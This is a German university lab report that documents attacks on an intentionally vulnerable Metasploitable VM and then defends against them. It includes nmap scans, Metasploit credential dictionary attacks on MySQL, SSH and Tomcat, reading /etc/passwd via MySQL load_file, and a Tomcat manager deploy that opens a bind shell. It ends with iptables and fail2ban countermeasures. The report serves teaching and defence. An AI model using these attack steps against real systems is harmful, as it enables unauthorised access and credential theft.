Fachhochschule Salzburg

Internet Infrastruktur und Sicherheit
3. Labor Protokoll

vom 07. November 2013

Michael Haslauer | itsb-m2013 Version 0.1 | 8. November 2013

Inhaltsverzeichnis

1 Kurzbeschreibung **2**

2 Netzwerkscans **2**

3 Exploits **4**
3.1 MySQL 4
3.2 SSH 5
3.3 Tomcat 6
3.4 Diskussion 7

4 Gegenmaßnahmen **7**
4.1 manuelle Firewall updates 7
4.2 dynamische Firewall updates 8

Abbildungsverzeichnis **10**

Listings **10**

1 Kurzbeschreibung

In dieser Übung sollen verschiedene Exploits durchgeführt werden um Angriffe auf Server mit Sicherheitslücken zu versuchen. Dabei wird die in Abbildung 1 gezeigte Topologie verwendet. Der Angreifer (Back Track) befindet sich aber im selben Netz wie der Server (Metasploitable). Als Server wird hierbei eine spezielle Linux-Distribution namens Metaploitable verwendet da sich diese durch eine große Anzahl von Sicherheitslücken auszeichnet.



Abbildung 1: Netzwerktopologie der Übung

2 Netzwerkscans

Als erstes werden vom Angreifer diverse Netzwerkscans mittels `nmap` durchgeführt um Informationen über das Netzwerk zu gewinnen. Als erstes wird ein Ping Sweep auf das Netz 10.1.1.0 durchgeführt um belegte IP Adressen zu ermitteln.

```
root@bt:~# nmap -sP 10.1.1.*
Starting Nmap 6.01 at 2013-11-06 10:32 EST
```

```
Nmap scan report for 10.1.1.1
Host is up (0.00030s latency).
MAC Address: 00:0C:29:3A:06:77 (VMware)
Nmap scan report for 10.1.1.130
Host is up (0.00026s latency).
MAC Address: 00:0C:29:39:12:B2 (VMware)
Nmap scan report for 10.1.1.131
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.91
   seconds
```

Listing 1: Ping Sweep auf 10.1.1.*

`nmap` findet dabei wie in Listing 1 zu erkennen ist 2 andere Hosts im Netzwerk auf 10.1.1.1 und 10.1.1.130. Als nächstes müssen diese beiden Hosts identifiziert werden was mittels einer OS Detection (`nmap -O -v [IP]`) durchgeführt wird. Beide Hosts werden dabei als Linux Hosts erkannt. Da man sich aber nahezu sicher sein kann, dass auf 10.1.1.1 der Router zu finden ist muss der anzugreifende Host unter 10.1.1.130 erreichbar sein. Zum Abschluss der Scans soll noch ermittelt werden welche Service auf dem Server laufen und welche Ports erreichbar sind. Das geschieht mittels `nmap -sV [IP]`. Der Vorgang liefert das in Listing 2 gezeigte Ergebnis:

```
root@bt:~# nmap -sV 10.1.1.130
Starting Nmap 6.01 at 2013-11-06 10:35 EST
Nmap scan report for 10.1.1.130
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 (Ubuntu)
139/tcp  open  netbios-ssn Samba smbd 3.X
445/tcp  open  netbios-ssn Samba smbd 3.X
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:39:12:B2 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix,
   Linux; CPE: cpe:/o:linux:kernel

Service detection performed.
Nmap done: 1 IP address (1 host up) scanned in 11.59 seconds
```

Listing 2: Service Scan von 10.1.1.130

3 Exploits

Die Angriffe in den folgenden Kapitels werden von der Back Track VM aus auf den Server unter 10.1.1.130 durchgeführt. Als Hilfe wird dabei das Programm `msfconsole` verwendet das bereits Funktionen für viele bekannte Exploits mitbringt.

3.1 MySQL

Der erste Service der attackiert wird ist der MySQL Server der Metasploitable. Aus dem Service Scan ist zu erkennen, dass der MySQL Port 3306 erreichbar ist und ein Service dahinter läuft. Mittels `msfconsole` wird als erstes eine Brute-Force Attacke auf den Login des MySQL Server versucht. Allerdings wird keine reine Brute-Force Attacke durchgeführt sondern eine Wörterbuchattacke mit den häufigsten Username/Passwort Kombinationen. `msfconsole` bringt dabei viele Module für Angriffe mit die mit dem Befehl `search` durchsucht werden können. In diesem Fall wird wird das Modul auxiliary/scanner/mysql/mysql_login verwendet. Mittels `show options` können die Konfigurationsmöglichkeiten des Moduls ausgegeben werden. In unserem Fall werden die in Listing 3 gezeigten Optionen verwendet:

```
msf  auxiliary(mysql_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf  auxiliary(mysql_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf  auxiliary(mysql_login) > set RHOSTS 10.1.1.130
RHOSTS => 10.1.1.130
```

Listing 3: Konfiguration des MySQL Moduls

Dabei werden die beiden Dateien angegeben die die Usernamen und Passwörter enthalten die versucht werden sollen. `RHOSTS` gibt das Angriffsziel an. Mit `run` wurd der Angriff gestartet. `msfconsole` startet nun einen Loginversuch mit jeder Username/Passwort Kombination. Listing 4 zeigt den Output des Angriffs:

```
[*] 10.1.1.130:3306 MYSQL - Found remote MySQL version 5.0.51a
...
[*] 10.1.1.130:3306 MYSQL - [08/38] - Trying username:'sqladmin
   ' with password:'sqladmin'
[*] 10.1.1.130:3306 MYSQL - [08/38] - failed to login as '
   sqladmin' with password 'sqladmin'
[*] 10.1.1.130:3306 MYSQL - [09/38] - Trying username:'root'
   with password:'root'
[+] 10.1.1.130:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 10.1.1.130:3306 MYSQL - [10/38] - Trying username:'
   administrator' with password:'administrator'
[*] 10.1.1.130:3306 MYSQL - [10/38] - failed to login as '
   administrator' with password 'administrator'
[*] 10.1.1.130:3306 MYSQL - [11/38] - Trying username:'its'
   with password:'its'
[*] 10.1.1.130:3306 MYSQL - [11/38] - failed to login as 'its'
   with password 'its'
...
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Listing 4: Brute-Force Angriff auf MySQL

Es wird somit ein erfolgreicher Loginversucht registriert mit den Logindaten root:root. Über diese gefundenen Logindaten kann sich der Angreifer mit dem MySQL Server der Metasploitable verbinden (`mysql -h 10.1.1.130 -u root -p`). Dem Angreifer stehen nun alle Daten des MySQL Servers offen und er könnte die Datenbank auslesen. Außerdem ist es möglich lokale Dateien über SQL Befehle auszulesen. Der mysql User unter dem der MySQL Server läuft muss dazu lediglich Leserechte auf die Datei besitzen. Somit kann die `passwd` der Metasploitable ausgelesen werden um weitere Usernamen in Erfahrung zu bringen auf die ein Angriff gestartet werden kann. Die `passwd` wird mittels `SELECT load_file('/etc/passwd')` angezeigt. Vielversprechend sind dabei Admin-User wie der `msfadmin` der in der passwd Datei gefunden wird.

3.2 SSH

Mit dem im vorherigen Kapitel gefundenen msfadmin User soll nun eine Brute-Force Attacke auf den SSH Login des Server versucht werden. Dazu wird dieser in die User- und Passwort-Wörterbuchdatei hinzugefügt. in msfconsole wird wieder über den `search` Befehl ein geeignetes Modul gesucht. Hierbei wird nun auxiliary/scanner/ssh/ssh_login verwendet. Diese Modul wird analog zu den Optionen in Listing 3 konfiguriert und anschließend gestartet. Listing 5 zeigt den Output des Angriffs:

```
[*] 10.1.1.130:22 SSH - Starting bruteforce
...
[*] 10.1.1.130:22 SSH - [10/43] - Trying: username: '
   administrator' with password: 'administrator'
[-] 10.1.1.130:22 SSH - [10/43] - Failed: 'administrator':'
   administrator'
[*] 10.1.1.130:22 SSH - [11/43] - Trying: username: 'its' with
   password: 'its'
[-] 10.1.1.130:22 SSH - [11/43] - Failed: 'its':'its'
[*] 10.1.1.130:22 SSH - [12/43] - Trying: username: 'msfadmin'
   with password: 'msfadmin'
[*] Command shell session 1 opened (10.1.1.131:36832 ->
   10.1.1.130:22) at 2013-11-06 10:53:33 -0500
[+] 10.1.1.130:22 SSH - [12/43] - Success: 'msfadmin':'msfadmin
   ' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(
   dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video)
   ,46(plugdev),107(fuse),111(lpadmin),112(admin),119(
   sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-
   server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] 10.1.1.130:22 SSH - [13/43] - Trying: username: 'admin'
   with password: 'password'
[-] 10.1.1.130:22 SSH - [13/43] - Failed: 'admin':'password'
...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 5: Brute-Force Angriff auf SSH

Auch hier wurde ein erfolgreicher Loginversuch mit msfadmin:msfadmin verzeichnet. Über diese Logindaten kann nun per SSH auf den Server verbunden werden.

Wie kann diese Attacke verhindert werden? Eine Brute-Force Attacke kann nur schwer verhindert werden. Die erste und erfolgreichste Maßnahme gegen Brute-Force Attacken ist ein ausreichend langes und komplexes Passwort zu verwenden. Damit werden Attacken die keine Wörterbücher verwenden können wesentlich zeitaufwändiger. Außerdem sollten die Zugriffsrechte der jeweiligen User auf dem Server möglichst stark eingeschränkt sein damit im Falle einer Kompromittierung nicht der komplette Server kontrolliert werden kann. Weitere Gegenmaßnahmen werden in Kapitel 4 erläutert.

3.3 Tomcat

Hierbei wird versucht analog zu den vorherigen Kapiteln die Logindaten des Tomcats zu ermitteln und anschließend eine Shell der Metasploitable über den Tomcat auf dem Rechner des Angreifers zu öffnen. Bei der Ermittlung der Logindaten des Tomcats muss beachtet werden, dass dieser nicht unter dem Standardport 8080 läuft. Im Listing 2 aus Kapitel 2 kann man erkenne, dass der Tomcat auf Port 8180 läuft. Daher muss bei der Konfiguration des Angriffs-Moduls dieser Port mit `set RPORT 8180` zusätzlich angegeben werden. Nach Durchführung des Angriffs wird folgender Login ermittelt:

```
...
[*] 10.1.1.130:8180 TOMCAT_MGR - [16/56] - Trying username:'
   tomcat' with password:'tomcat'
[+] http://10.1.1.130:8180/manager/html [Apache-Coyote/1.1] [
   Tomcat Application Manager] successful login 'tomcat' : '
   tomcat'
...
```

Listing 6: Brute-Force Angriff auf Tomcat Manager

Die Logindaten tomcat:tomcat werden nun im nächsten Schritt verwendet um die Shell zu öffnen. Mit dem Modul multi/http/tomcat_mgr_deploy wird versucht dem Tomcat ein Java Programm zu übermitteln das dort ausgeführt wird. Dieses soll die entsprechende Shell öffnen und einen Rückkanal zum Angreifer legen. Das Modul wird wie in Listing 7 angegeben konfiguriert:

```
msf  exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf  exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf  exploit(tomcat_mgr_deploy) > set RHOST 10.1.1.130
RHOST => 10.1.1.130
msf  exploit(tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
msf  exploit(tomcat_mgr_deploy) > set PAYLOAD java/shell/
   bind_tcp
PAYLOAD => java/shell/bind_tcp
```

Listing 7: Konfiguration des Tomcat Exploits

Es werden dabei die gefundenen Logindaten eingestellt sowie auch die Verbindungsdaten des Ziels. Wichtig hierbei ist die Payload. Dort wird angegeben was auf dem Tomcat als Payload übermittelt wird und dort ausgeführt werden soll. Der Befehl `exploit` starten den Angriff und zeigt anschließend folgenden Output (Listing **??**):

```
[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6433 bytes as yzesidw.war ...
[*] Executing /yzesidw/UhoYpa5XFik35upD7upY5PBiJyh5L3U.jsp...
[*] Undeploying yzesidw ...
[*] Sending stage (2976 bytes) to 10.1.1.130
[*] Command shell session 2 opened (10.1.1.131:52058 ->
   10.1.1.130:4444) at 2013-11-06 11:20:12 -0500
```

Listing 8: Exploit für Shell

Anschließend kann der Angreifer herkömmliche Shellbefehle direkt am Zeil ausführen.

Wie kann die Tomcat Attacke verhindert werden? Die einfachste Methode diesen Angriff zu verhindern ist, die Logindaten des Tomact Managers entsprechend stark zu machen. Je schwieriger es ist das Passwort herauszufinden desto sicherer wird man. Ohne die Logindaten kann der Angreifer nämlich das Java Programm erst gar nicht am Tomcat ausführen.

3.4 Diskussion

Voraussetzungen für Erfolg des Angriffs? Sofern der entsprechende Port erreichbar ist kann der Angriff sowohl im Netzwerk als auch aus dem Internet heraus durchgeführt werden. Als Gegenmaßnahme könnte man den Port des Tomcat Managers nur aus dem lokalen Netz erreichbar machen. Dann müsste der Angreifer zuerst ins Netzwerk eindringen um den Angriff durchführen zu können. Allerdings muss sich auch der Administrator im Netzwerk befinden um auf den Tomcat Manager zugreifen zu können. Am einfachsten verhindert werden kann der Angriff mit ausreichend sicheren Passwörtern und Nicht-Standard-Usernamen.

4 Gegenmaßnahmen

Im nachfolgenden Kapitel werden die Brute-Force Attacken auf den Ubuntu Router unter 10.1.1.1 erneut durchgeführt und es wird gezeigt wie diese Angriffe verhindert werden können.

4.1 manuelle Firewall updates

Sofern einem User eine Brute-Force Attacke auffällt, kann er den Angriff verhindern indem er die entsprechende IP Adresse auf der Firewall blockiert. Somit kann der Angreifer gar keinen Loginversuch mehr starten. Erkannt werden kann eine Brute-Force Attacke über die logs des SSH Servers. Der Angreifer führt nun eine Attacke wie in Kapitel 3.2 durch, währenddessen werden die Logfiles (/var/log/auth.log) am Zielrechner überwacht. Der User sieht nun die in Listing 9 gezeigten Einträge im Log:

```
Nov  6 17:27:38 ubuntu sshd[2595]: Invalid user admin from
   10.1.1.131
```

```
Nov  6 17:27:38 ubuntu sshd[2595]: Failed none for invalid user
    admin from 10.1.1.131 port 42096 ssh2
Nov  6 17:27:44 ubuntu sshd[2597]: Invalid user sqladmin from
   10.1.1.131
Nov  6 17:27:44 ubuntu sshd[2597]: Failed none for invalid user
    sqladmin from 10.1.1.131 port 57131 ssh2
Nov  6 17:27:54 ubuntu sshd[2601]: Invalid user administrator
   from 10.1.1.131
...
```

Listing 9: Auth-Log des SSH Server am Ziel

Der User kann also erkennen, dass von der IP Adresse 10.1.1.131 massenhaft fehlgeschlagene Loginversuche durchgeführt werden was stark auf eine Brute-Force Attacke hinweist. Als Gegenmaßnahme kann der User nun die IP Adresse in der Firewall sperren lassen so das keine Packete mehr durchkommen. Durchgeführt wird das z.B. über einen Eintrag in der /etc/init.d/iptables_update Datei auf Linuxrechnern. Hierbei wird folgender Eintrag hinzugefügt: `iptables -A INPUT 10.1.1.131 -p tcp -j DROP`
Dadurch werden alle Packete von der 10.1.1.131 automatisch von der Firewall gedropped. Der Angreifer sieht nun folgenden Output in msfconsole (Listing 10):

```
[*] 10.1.1.1:22 SSH - Starting bruteforce
[*] 10.1.1.1:22 SSH - [01/43] - Trying: username: 'admin' with
   password: ''
[-] 10.1.1.1:22 SSH - [01/43] - Retrying 'admin':'' due to
   connection error
[-] 10.1.1.1:22 SSH - [01/43] - Could not connect
[-] 10.1.1.1:22 SSH - [01/43] - Bruteforce cancelled against
   this service.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 10: Fehlgeschlagene Brute-Force Attacke

4.2 dynamische Firewall updates

Da es nicht sehr praktikabel ist ständig seine Logfiles manuell zu überwachen gibt es Programme wie z.B. `fail2ban` die diese Aufgabe übernehmen. Dabei wird das Logfile des SSH Server überwacht und IP Adresse gesperrt die ein bestimmtes Maß an fehlgeschlagenen Loginversuchen übersteigen. Fail2ban fügt dazu einfach eine entsprechende Regel zur Firewall hinzu. Erkennt fail2ban eine solche IP Adresse erscheint folgender Eintrag im log: 2013-11-06 17:39:17,454 fail2ban.actions: WARNING [ssh] Ban 10.1.1.131. Beim Angreifer bricht danach der Angriff gleich wie in Listing 10 zu sehen ab. Betrachtet man die iptables des Rechners (`iptables -L`) so sieht man den entsprechenden Eintrag für die IP Adresse:

```
...
Chain fail2ban-ssh (1 references)
target     prot opt source               destination
DROP       all  --  10.1.1.131           0.0.0.0/0
...
```

Listing 11: iptables des Rechners

Wie lange die IP Adresse gesperrt bleibt lässt sich dabei konfigurieren. Außerdem kann nicht nur der SSH Server des Rechner überwacht werden. Nachfolgend soll auch der FTP Server des Rechner auf Brute-Force Attacken überwacht werden. Dazu müssen die in Listing 12 gezeigten Änderungen an der Konfiguration von fail2ban in /etc/fail2ban/jail durchgeführt werden.

```
[proftpd]

enabled  = true
port     = ftp,ftp-data,ftps,ftps-data
filter   = proftpd
logpath  = /var/log/proftpd/proftpd.log
maxretry = 3
```

Listing 12: fail2ban Konfiguration (Auzug)

`maxentry` gibt dabei die maximale Anzahl von fehlerhaften Loginversuchen an die durchgeführt werden dürfen. Der Angreifer sieht in einem solchen Fall folgenden Output während des Angriffs (Listing 13):

```
[*] 10.1.1.1:21 - Starting FTP login sweep
[*] Connecting to FTP server 10.1.1.1:21...
[*] Connected to target FTP server.
[*] 10.1.1.1:21 - FTP Banner: '220 ProFTPD 1.3.2c Server (
   Debian) [::ffff:10.1.1.1]\x0d\x0a'
[*] 10.1.1.1:21 FTP - Attempting FTP login for 'anonymous':'
   IEUser@'
[*] 10.1.1.1:21 FTP - Failed FTP login for 'anonymous':'IEUser@
   '
[*] 10.1.1.1:21 FTP - [01/43] - Attempting FTP login for 'admin
   ':''
[*] 10.1.1.1:21 FTP - [01/43] - Failed FTP login for 'admin':''
[*] 10.1.1.1:21 FTP - [02/43] - Attempting FTP login for '
   sqladmin':''
[*] 10.1.1.1:21 FTP - [02/43] - Failed FTP login for 'sqladmin
   ':''
[*] 10.1.1.1:21 FTP - [03/43] - Attempting FTP login for 'root
   ':''
[-] 10.1.1.1:21 FTP - [03/43] - Caught EOFError, reconnecting
   and retrying
[*] 10.1.1.1:21 FTP - [03/43] - Failed FTP login for 'root':''
[*] 10.1.1.1:21 FTP - [04/43] - Attempting FTP login for '
   administrator':''
[-] 10.1.1.1:21 FTP - [04/43] - The server rejected username: '
   administrator'
...
```

Listing 13: Brute-Force auf FTP

Die ersten drei Loginversuche erreichen den Server noch, danach werden alle weiteren Versuche rejected. Ein Angreifer hat somit nur mehr wenige versuche das Passwort zu erraten was die Wahrscheinlichkeit eines erfolgreichen Angriffs drastisch verringert.

Abbildungsverzeichnis

1 Netzwerktopologie der Übung 2

Listings

1 Ping Sweep auf 10.1.1.* 2
2 Service Scan von 10.1.1.130 3
3 Konfiguration des MySQL Moduls 4
4 Brute-Force Angriff auf MySQL 4
5 Brute-Force Angriff auf SSH 5
6 Brute-Force Angriff auf Tomcat Manager 6
7 Konfiguration des Tomcat Exploits 6
8 Exploit für Shell 7
9 Auth-Log des SSH Server am Ziel 7
10 Fehlgeschlagene Brute-Force Attacke 8
11 iptables des Rechners 8
12 fail2ban Konfiguration (Auzug) 9
13 Brute-Force auf FTP 9